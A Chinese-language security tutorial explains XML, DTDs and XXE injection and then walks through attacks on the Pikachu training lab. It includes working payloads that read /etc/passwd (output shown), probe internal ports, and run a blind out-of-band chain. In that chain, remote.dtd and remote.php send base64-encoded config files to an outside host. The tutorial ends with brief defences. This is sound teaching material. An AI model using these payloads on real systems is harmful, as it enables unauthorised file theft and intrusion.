外部实体注入概述

学习目标、重难点知识】

【学习目标】

1. XXE漏洞概念
2. XML基础知识
3. XXE漏洞原理

【重难点知识】

1. XXE漏洞原理

1、XXE漏洞概念

XXE(XML External Entity Injection) **XML外部实体注入**。

重点： XML 外部实体 注入 这三部分搞清楚

XML是一种类似于HTML（超文本标记语言）的可扩展标记语言，是用于标记电子文件使其具有结构性的标记语言，可以用来标记数据、定义数据类型，是一种允许用户对自己的标记语言进行定义的源语言。XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素。

2、XML基础知识

2.1、XML基础

(1) 什么是 XML?

- XML 指可扩展标记语言（EXtensible Markup Language）。
- XML 是一种很像HTML的标记语言。
- XML 的设计宗旨是传输数据，而不是显示数据。

- html显示数据

- XML 标签没有被预定义。您需要自行定义标签。
- XML 被设计为具有自我描述性。
- XML 是 W3C 的推荐标准


（2）XML的作用

- 存储数据
- 传输数据

（3）基础语法

```
<?xml version="1.0" encoding="UTF-8"?>
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>
```

文档结构图：



（4）语法规则：

- XML 文档必须有根元素
- XML 声明（可选）
- 所有的 XML 元素都必须有一个关闭标签
- XML 标签对大小写敏感
- XML 必须正确嵌套
- XML 属性值必须加引号
- 实体引用（同html）
  - `>`，`<`
- XML 中的注释（同html）
- 在 XML 中，空格会被保留

（5）XML 命名规则：

XML 元素必须遵循以下命名规则：

- 名称可以包含字母、数字以及其他的字符
- 名称不能以数字或者标点符号开始
- 名称不能以字母 xml（或者 XML、Xml 等等）开始
- 名称不能包含空格

2.2、XML的合法性

拥有正确语法的 XML 被称为"形式良好"的 XML。

通过 **DTD验证的XML是"合法"的 XML**。

接下来**掌握DTD(Document Type Definition)相关知识,有利于我们掌握XXE**。

DTD（文档类型定义）的作用是定义 XML 文档的**合法构建模块**。

DTD 可被成行地声明于 **XML 文档中**，也可作为一个**外部引用**。

（1）内部DTD

假如 DTD 被包含在您的 XML 源文件中，它应当通过下面的语法包装在一个 DOCTYPE 声明中：

```
<!DOCTYPE root-element [element-declarations]>
```

- root-element：根元素
- element-declarations：元素声明

如：

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>                    //!ELEMENT：用于定义元素的名字
<!ELEMENT from (#PCDATA)>                  //#PCDATA   ANY
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
<note>
  <to>程咬金</to>
  <from>貂蝉</from>
  <heading>通知</heading>
  <body>今天晚上，大战三百回合！</body>
</note>
```

以上 DTD 解释如下：

- **!DOCTYPE note** (第二行)定义此文档是 **note** 类型的文档。
- **!ELEMENT note** (第三行)定义 **note** 元素有四个元素："to、from、heading,、body"
- **!ELEMENT to** (第四行)定义 **to** 元素为 "#PCDATA" 类型
- **!ELEMENT from** (第五行)定义 **from** 元素为 "#PCDATA" 类型
- **!ELEMENT heading** (第六行)定义 **heading** 元素为 "#PCDATA" 类型
- **!ELEMENT body** (第七行)定义 **body** 元素为 "#PCDATA" 类型

这里解释一下PCDATA和CDATA

PCDATA：是会被解析器解析的文本。这些文本将被解析器检查实体以及标记。

CDATA：是不会被解析器解析的文本。

（2）外部DTD

假如 DTD 位于 XML 源文件的外部，那么它应通过下面的语法被封装在一个 DOCTYPE 定义中：

```
<!DOCTYPE root-element SYSTEM "filename">
```

- 这里的SYSTEM，就算造成整个漏洞的核心

先声明一个note.dtd:

```
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
```

再写xml:

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
  <to>周瑜</to>
  <from>黄盖</from>
  <heading>提示</heading>
  <body>老子不服输</body>
</note>
```

（3）DTD实体

实体是用于定义引用普通文本或特殊字符的快捷方式的变量。

- 实体引用是对实体的引用。
- 实体可在**内部**或**外部**进行声明。

```
<!ENTITY entity-name "entity-value">
```


示例：

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE stu [
<!-- 元素声明 -->
<!ELEMENT stu (name, age, address)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT age (#PCDATA)>
<!ELEMENT address (#PCDATA)>

<!-- 实体声明 -->
<!ENTITY name "亚瑟">
<!ENTITY age "18">
<!ENTITY address "对抗路">
]>
<stu>
  <name>&name;</name>
  <age>&age;</age>
  <address>&address;</address>
</stu>
```

注意： 一个实体由三部分构成: 一个和号 (&), 一个实体名称, 以及一个分号 (;)。


浏览器效果：



简单一点的案例：

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE stu [<!ENTITY name "亚瑟">]>
<name>&name;</name>
```

浏览器效果：



（4）外部实体

和内部实体一致，只是DTD声明在外部。

语法：

```
<!ENTITY entity-name SYSTEM "URI/URL">
```

xml中引用外部dtd实体：

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root[
<!ENTITY name SYSTEM "file:///D:/www/xxe/data.txt">]>
<root>
  <username>&name;</username>
</root>
```

注意：这个地方直接浏览器访问拿不到数据，需要程序读取。

data.txt中随意什么内容都可以。

核心在于SYSTEM关键字。

SYSTEM这个地方常用的协议:

```
file:///path/to/file.ext

http://url/file.ext

php://filter/read=convert.base64-encode/resource=conf.php
```

支持的协议：

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

其余的参考：

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "file:///c://test/1.txt" >]>
<value>&xxe;</value>
```

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "http://xxx.com/xxxx.php" >]>
<value>&xxe;</value>
```

（4）参数实体

语法：

```
<!ENTITY % 实体名称 "实体的值">

或者

<!ENTITY % 实体名称 SYSTEM "URI">
```

注意： % 和 实体名字之间有一个空格

示例：

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [
<!ENTITY % name SYSTEM "http://localhost/xxe/test2.php">
%name;      <!--加载外部实体-->
]>
```

注意：参数实体只能在 DTD文件中被引用，其他实体在XML文档内引用。参数实体 在DOCTYPE内 ， 其他实体在DOCTYPE外

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [
<!ENTITY % name SYSTEM "http://192.168.13.1/xxe/test.dtd">
%name;<!--加载外部实体-->
]>
<root>
  <username>&name;</username>
</root>
```

3、PHP解析XML

直接上代码：

解析字符串：

```php
<?php
  header("Content-type:text/html;charset=utf-8");

$xml = <<<eof
  <?xml version="1.0" encoding="UTF-8" ?>
  <!DOCTYPE root[
  <!ENTITY name SYSTEM "file:///D:/123.txt">]>
  <root>
  <username>&name;</username>
  </root>
  eof;

$obj = simplexml_load_string($xml,"SimpleXMLElement", LIBXML_NOENT | LIBXML_DTDLOAD );
echo $obj->username;
```

解析请求：

```php
<?php
  header("Content-type:text/html;charset=utf-8");
$data = file_get_contents("php://input");
$xml = simplexml_load_string($data, "SimpleXMLElement", LIBXML_NOENT | LIBXML_DTDLOAD);
echo $xml->username;
```

- 客户端发送请求（输入流）
  - 输入流：从浏览器到服务器的数据流
- 服务器发送响应（输出流）
  - 输出流：从服务器到浏览器额数据流

发送请求：

```xml
<?xml version = "1.0" encoding="UTF-8"?>
<!DOCTYPE html [
<!ENTITY xxe SYSTEM "file:///D:/123.txt">
]>
<html>
  <username>&xxe;</username>
</html>
```

4、Pikachu靶场

pikachu-master

百度网盘为您提供文件的网络备份、同步和分享服务。空间大、速度快、安全稳固，支持教育网加速，...

https://pan.baidu.com/s/1LhrwgZqSWsIg5dgG_YO2tQ?pwd=GOKT

文件读取

准备payload：

```xml
<?xml version = "1.0" encoding="UTF-8"?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<x>&xxe;</x>
```

直接提交：

这是一个接收xml数据的api:

提交

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:1000:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mysql:x:999:999::/home/mysql:/bin/sh
```

探测内网

准备payload：

```
<?xml version = "1.0" encoding="UTF-8"?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "http://127.0.0.1:3306">
]>
<x>&xxe;</x>
```

引入外部DTD


准备payload：

```
<?xml version = "1.0" encoding="UTF-8"?>
<!DOCTYPE ANY [
<!ENTITY % file SYSTEM "http://172.20.10.4:82/XXE/test.dtd">
%file;
]>
<x>&send;</x>
```

外部的dtd文件test.dtd：

```
<!ENTITY send SYSTEM "file:///etc/passwd">
```

得到结果：



DNSlog验证

```
<?xml version = "1.0" encoding="UTF-8"?>
<!DOCTYPE ANY [
<!ENTITY % file SYSTEM "http://qqqqq.zkeazb.dnslog.cn">
%file;
]>
<x>&send;</x>
```

Get SubDomain Refresh Record

DNS Query Record	IP Address	Created Time
qqqqq.zkeazb.dnslog.cn	172.253.231.131	2024-06-24 17:02:20

无回显的情况(盲注)


没有回显就要想办法将获取的数据写入第三方服务器的文件中。

- 第一步写payload获取目标服务器的文件内容

```
<?xml version = "1.0"?>
<!DOCTYPE test [
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/inc/config.inc.php">
<!ENTITY % dtd SYSTEM "http://172.20.10.4:82/XXE/remote.dtd">
%dtd;
%send;
]>
```


- 读取经过base64编码的目标文件给%file，然后带着%file执行 47.108.223.48/xxe/remote.dtd
- 此文件，把%file存放在本地服务器，下一步在本地服务器创建文件来获取信息
- 第二步在本地服务器写一个dtd用于获取我们从目标服务器获取的东西
  - 远程服务器的remote.dtd:

```
remote.dtd
<!ENTITY % payload "<!ENTITY &#x25; send SYSTEM 'http://172.20.10.4:82/XXE/remote.php?data=%file;'>">
%payload;
```




- 由于是在本地要被目标服务器解析，所以要把%实体化转译，把从目标服务器获取到的%file给经过
- remote.php处理后赋给send，此时%payload="send
- 第三步在本地服务器写一个php文件用于将获取到到内容保存到本地服务器
  - 远程服务器中remote.php：

```
<?php file_put_contents('1.txt',$_GET['data']);
```



- 直接请求，就会将数据外带出去。



这是一个标准的流程了，后面可以直接照搬即可。

```
<?xml version = "1.0"?>
<!DOCTYPE test [
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/inc/config.inc.php">
<!ENTITY % payload "<!ENTITY &#x25; send SYSTEM 'http://172.20.10.4:82/XXE/remote.php?data=%file;'>">
<!ENTITY % send SYSTEM 'http://172.20.10.4:82/XXE/remote.php?data=%file;'>
http://47.109.106.186/xxe/remote.php?data=%file;
]>
```

```
php://filter/read=convert.base64-encode/resource=
```

防御

1. 开发语言禁用外部实体：

libxml_disable_entity_loader(true);

1. 过滤用户提交的XML数据

关键词：<!DOCTYPE和<!ENTITY，或者，SYSTEM和PUBLIC。